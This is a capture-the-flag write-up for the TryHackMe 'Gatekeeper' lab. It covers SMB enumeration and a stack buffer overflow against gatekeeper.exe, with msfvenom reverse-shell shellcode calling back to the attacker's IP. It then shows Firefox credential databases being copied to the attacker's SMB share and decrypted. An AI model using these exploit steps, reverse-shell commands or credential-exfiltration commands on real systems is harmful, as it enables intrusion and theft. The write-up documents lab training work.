
Port 139, 445 SMB

1. Enumerated


```
smbclient -L \\\\\$ip
```



```
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# smbclient -L \\\\\$ip
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
SMB1 disabled -- no workgroup available
```

2. Connect to the share

```
smbclient //$ip/Users
```



```
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# smbclient //$ip/Users
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Fri May 15 09:57:08 2020
  ..                                 DR        0  Fri May 15 09:57:08 2020
  Default                           DHR        0  Tue Jul 14 15:07:31 2009
  desktop.ini                       AHS      174  Tue Jul 14 12:54:24 2009
  Share                               D        0  Fri May 15 09:58:07 2020
cd Sh
                7863807 blocks of size 4096. 3888435 blocks available
smb: \> cd Share
smb: \Share\> dir
  .                                   D        0  Fri May 15 09:58:07 2020
  ..                                  D        0  Fri May 15 09:58:07 2020
  gatekeeper.exe                      A    13312  Mon Apr 20 13:27:17 2020
get
                7863807 blocks of size 4096. 3888539 blocks available
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeeper.exe (7.5 KiloBytes/sec) (average 7.5 KiloBytes/sec)
smb: \Share\> █
```

3. Transport to windows 7/10/XP
4. Run immunity debugger

BOF


1. Determine min buffer size to overflow EIP

   - Buffer Size: 200

2. Determine EIP

   - via msf-pattern_create

     ```
     msf-pattern_create -l 200
     Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
     Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
     Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9
     Ag0Ag1Ag2Ag3Ag4Ag5Ag
     ```


     ```
     Registers (FPU)
     EAX FFFFFFFF
     ECX A8CEFD4A
     EDX 00000000
     EBX 005B44F8
     ESP 009A19E4 ASCII "Af0Af
     EBP 65413765
     ESI 08041470 gatekeep.080
     EDI 005B44F8

     EIP 39654138
     ```

   - Pattern Address: `39654138`

3. Determine offset of the pattern

   - via msf-pattern_offset


     ```
     msf-pattern_offset -q 39654138
     ```

     ```
     ┌──(root💀kali)-[~/tryhackme/gateKeeper]
     └─# msf-pattern_offset -q 39654138
     [*] Exact match at offset 146
     ```

   - or via mona

     ```
     !mona findmsp -distance 200
     ```

     ```
     [+] Examining registers
         EIP contains normal pattern : 0x39654138 (offset 146)
         ESP (0x009a19e4) points at offset 150 in normal pattern (length 50)
         EBP contains normal pattern : 0x65413765 (offset 142)
     [+] Examining SEH chain
     ```


   - EIP offset: 146

4. Test with Bs

- Make sure `42424242` is at EIP


5. Determine badchars

    - badChars: `\x00`



```
Hex dump                  ASCII
43 01 02 03 04 05 06 07  C☺☻♥♦♣♠•
08 09 21 21 21 0A 00 41  ◘.!!!..A
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 41 41 41 41 41 41  AAAAAAAA
41 41 42 42 42 42 43 01  AABBBBC☺
02 03 04 05 06 07 08 09  ☻♥♦♣♠•◘.
00 0B 0C 0D 0E 0F 10 11  .♂..♫☼►◄
12 13 14 15 16 17 18 19  ↕‼¶§▬↨↑↓
1A 1B 1C 1D 1E 1F 20 21  →←∟↔▲▼ !
22 23 24 25 26 27 28 29  "#$%&'()
```

6. Remove `\x0a`




```
Hex dump                  ASCII
43 01 02 03 04 05 06 07  C☺☻♥♦♣♠•
08 09 0B 0C 0D 0E 0F 10  ◘.♂..♫☼►
11 12 13 14 15 16 17 18  ◄↕‼¶§▬↨↑
19 1A 1B 1C 1D 1E 1F 20  ↓→←∟↔▲▼ 
21 22 23 24 25 26 27 28  !"#$%&'(
29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
31 32 33 34 35 36 37 38  12345678
39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
41 42 43 44 45 46 47 48  ABCDEFGH
49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
51 52 53 54 55 56 57 58  QRSTUVWX
59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
61 62 63 64 65 66 67 68  abcdefgh
69 6A 6B 6C 6D 6E 6F 70  ijklmnop
71 72 73 74 75 76 77 78  qrstuvwx
79 7A 7B 7C 7D 7E 7F 80  yz{|}~⌂Ç
81 82 83 84 85 86 87 88  üéâäàåçê
89 8A 8B 8C 8D 8E 8F 90  ëèïîìÄÅÉ
91 92 93 94 95 96 97 98  æÆôöòûùÿ
99 9A 9B 9C 9D 9E 9F A0  ÖÜ¢£¥₧ƒá
A1 A2 A3 A4 A5 A6 A7 A8  íóúñÑªº¿
A9 AA AB AC AD AE AF B0  ⌐¬½¼¡«»░
B1 B2 B3 B4 B5 B6 B7 B8  ▒▓│┤╡╢╖╕
B9 BA BB BC BD BE BF C0  ╣║╗╝╜╛┐└
C1 C2 C3 C4 C5 C6 C7 C8  ┴┬├─┼╞╟╚
C9 CA CB CC CD CE CF D0  ╔╩╦╠═╬╧╨
D1 D2 D3 D4 D5 D6 D7 D8  ╤╥╙╘╒╓╫╪
D9 DA DB DC DD DE DF E0  ┘┌█▄▌▐▀α
E1 E2 E3 E4 E5 E6 E7 E8  ßΓπΣσµτΦ
E9 EA EB EC ED EE EF F0  ΘΩδ∞φε∩≡
F1 F2 F3 F4 F5 F6 F7 F8  ±≥≤⌠⌡÷≈°
F9 FA FB FC FD FE FF 0D  ∙·√ⁿ²■ .
21 21 21 0A 00 68 69 6A  !!!..hij
6B 6C 6D 6E 6F 70 71 72  klmnopqr
73 74 75 76 77 78 79 7A  stuvwxyz
7B 7C 7D 7E 7F 80 81 82  {|}~⌂Çüé
83 84 85 86 87 88 89 8A  âäàåçêëè
8B 8C 8D 8E 8F 90 91 92  ïîìÄÅÉæÆ
93 94 95 96 97 98 99 9A  ôöòûùÿÖÜ
9B 9C 9D 9E 9F A0 A1 A2  ¢£¥₧ƒáíó
A3 A4 A5 A6 A7 A8 A9 AA  úñÑªº¿⌐¬
AB AC AD AE AF B0 B1 B2  ½¼¡«»░▒▓
```


- badChars: `\x00\x0a`

7. Determine JMP


- Module must not have any protection settings `False: Rebase, SafeSEH, ASLR, NXCompact, OS DLL`
- Pick a module that belongs to to the bufferoverflow.exe
- JMP Addr must not have any of the identified badChars



```
-----------------------------------------------------------------------------------------------------------------------
0x080414c3 : jmp esp |  {PAGE_EXECUTE_READ} [gatekeeper.exe] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v-1.0- (C:\Users\yf\Desktop\gatekeeper\gatekeeper.exe)
0x080416bf : jmp esp |  {PAGE_EXECUTE_READ} [gatekeeper.exe] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v-1.0- (C:\Users\yf\Desktop\gatekeeper\gatekeeper.exe)
```



```
 -----------------------------------------------------------------------------------------------------------------
 Module info :
 -----------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
 -----------------------------------------------------------------------------------------------------------------
 0x769f0000 | 0x76b10000 | 0x00120000 | True   | True    | True  |  False   | True   | 10.0.19041.789 [ucrtbase.dll] (C:\Windows\System32\ucrtbase.dll)
 0x756e0000 | 0x756ef000 | 0x0000f000 | True   | True    | True  |  False   | True   | 10.0.19041.546 [kernel.appcore.dll] (C:\Windows\SYSTEM32\kernel.appcore.dll)
 0x766d0000 | 0x768e4000 | 0x00214000 | True   | True    | True  |  False   | True   | 10.0.19041.1348 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
 0x75a20000 | 0x75a72000 | 0x00052000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
 0x08040000 | 0x08048000 | 0x00008000 | False  | True    | False |  False   | False  | -1.0- [gatekeeper.exe] (C:\Users\yf\Desktop\gatekeeper\gatekeeper.exe)
 0x77760000 | 0x77850000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.19041.1348 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
 0x76d60000 | 0x76e1f000 | 0x000bf000 | True   | True    | True  |  False   | True   | 7.0.19041.546 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
 0x72700000 | 0x72714000 | 0x00014000 | True   | True    | True  |  False   | True   | 14.24.28127.4builtby:vcwrksp [VCRUNTIME140.dll] (C:\Windows\SYSTEM32\VCRUNTIME140.dll)
 0x77bc0000 | 0x77d63000 | 0x001a3000 | True   | True    | True  |  False   | True   | 10.0.19041.1023 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
 0x76c40000 | 0x76cff000 | 0x000bf000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
 0x77930000 | 0x77993000 | 0x00063000 | True   | True    | True  |  False   | True   | 10.0.19041.1081 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
 -----------------------------------------------------------------------------------------------------------------
```



```
    Number of pointers of type '"\xff\xe4"' : 2
[+] Results :
  0x080414c3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [gatekeeper.exe] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v-1.0- (C:\Users\yf\Desktop\gatekeeper\gatekeeper.exe)
  0x080416bf : "\xff\xe4" |  {PAGE_EXECUTE_READ} [gatekeeper.exe] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v-1.0- (C:\Users\yf\Desktop\gatekeeper\gatekeeper.exe)
    Found a total of 2 pointers
```

```
# Method 1:
!mona jmp -r esp
!mona jmp -r esp -cpb "\x00\x0a"

# Method 2:
1. !mona modules
2. Pick a module that belongs to the bufferoverflow.exe
3. !mona find -s "xff\xe4" -m <module name>, (etc; essfunc.dll)
4. Pick a return addr (Must not contain any badChars)

# Method 3:
Top-Left box ->  Right-Click -> Search For -> All commands in all modules -> Type JMP ESP
```

- Return Address: `080414c3`
- Little Endian: `\xc3\x14\x04\x08`
- Make sure EIP points to the selected JMP Address

- Check `bp <selected JMP Address>`


8. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241 LPORT=4444 EXITFUNC=thread -b '\x00\x0a' -f python
```

9. Exploit


   a. offset (the number of As to reach EIP)
   b. returnAdd (EIP)
   c. NOP
   d. Shellcode

```
buffer = b"A" * offset + returnAdd + NOP + buf
```



```
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/exploit/bof]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.116.227] 49207
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\natbat

C:\Users\natbat\Desktop>
```

10. User flag




```
C:\Users\natbat\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\natbat\Desktop

05/14/2020  08:24 PM    <DIR>          .
05/14/2020  08:24 PM    <DIR>          ..
04/21/2020  04:00 PM             1,197 Firefox.lnk
04/20/2020  12:27 AM            13,312 gatekeeper.exe
04/21/2020  08:53 PM               135 gatekeeperstart.bat
05/14/2020  08:43 PM               140 user.txt.txt
               4 File(s)         14,784 bytes
               2 Dir(s)  15,842,553,856 bytes free

C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4lf_W4y_Th3r3}

The buffer overflow in this room is credited to Justin Steven and his
"dostackbufferoverflowgood" program.  Thank you!
C:\Users\natbat\Desktop>
```

Privilege Escalation

1. winPEAS did not find anything

2. Found firefox creds


   - Refer to https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#files-and-registry-credentials



```
C:\>dir /s key*.db, cert*.db, logins.json, cookies.sqlite
dir /s key*.db, cert*.db, logins.json, cookies.sqlite
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release

04/21/2020  04:02 PM           294,912 key4.db

 Directory of C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release

04/21/2020  11:47 PM           229,376 cert9.db

 Directory of C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release

05/14/2020  09:43 PM               600 logins.json

 Directory of C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release

05/14/2020  09:45 PM           524,288 cookies.sqlite
               4 File(s)      1,049,176 bytes

     Total Files Listed:
               4 File(s)      1,049,176 bytes
               0 Dir(s)  15,764,307,968 bytes free
```


3. Download all

```
copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\key4.db \\10.11.49.241\kali\key4.db

copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cert9.db \\10.11.49.241\kali\cert9.db

copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\logins.json \\10.11.49.241\kali\logins.json

copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cookies.sqlite \\10.11.49.241\kali\cookies.sqlite
```



```
C:\>copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\key4.db \\10.11.49.241\kali\key4.db

copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cert9.db \\10.11.49.241\kali\cert9.db

copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\logins.json \\10.11.49.241\kali\logins.json

copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cookies.sqlite \\10.11.49.241\kali\cookies.sqlitecopy C:\Users\natba
t\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\key4.db \\10.11.49.241\kali\key4.db

        1 file(s) copied.

C:\>
C:\>copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cert9.db \\10.11.49.241\kali\cert9.db
        1 file(s) copied.

C:\>
C:\>copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\logins.json \\10.11.49.241\kali\logins.json
        1 file(s) copied.

C:\>
C:\>copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cookies.sqlite \\10.11.49.241\kali\cookies.sqlite
        1 file(s) copied.
```


4. Use firefox decrypt tool



```
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox]
└─# ls
cert9.db  cookies.sqlite  key4.db  logins.json
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox]
└─# git clone https://github.com/unode/firefox_decrypt.git
Cloning into 'firefox_decrypt'...
remote: Enumerating objects: 1128, done.
remote: Counting objects: 100% (317/317), done.
remote: Compressing objects: 100% (175/175), done.
remote: Total 1128 (delta 186), reused 248 (delta 132), pack-reused 811
Receiving objects: 100% (1128/1128), 425.81 KiB | 10.14 MiB/s, done.
Resolving deltas: 100% (679/679), done.
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox]
└─# cd firefox_decrypt/
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox/firefox_decrypt]
└─# ls
AUTHORS  CHANGELOG.md  firefox_decrypt.py  LICENSE  README.md  tests
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox/firefox_decrypt]
└─# python3 firefox_decrypt.py ../
cert9.db          cookies.sqlite   firefox_decrypt/ key4.db          logins.json
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox/firefox_decrypt]
└─# python3 firefox_decrypt.py ../
2021-12-19 17:29:02,029 - WARNING - profile.ini not found in ../
2021-12-19 17:29:02,029 - WARNING - Continuing and assuming '../' is a profile location

Website:   https://creds.com
Username: 'mayor'
Password: [redacted]
```

5. Download netcat to writable dir

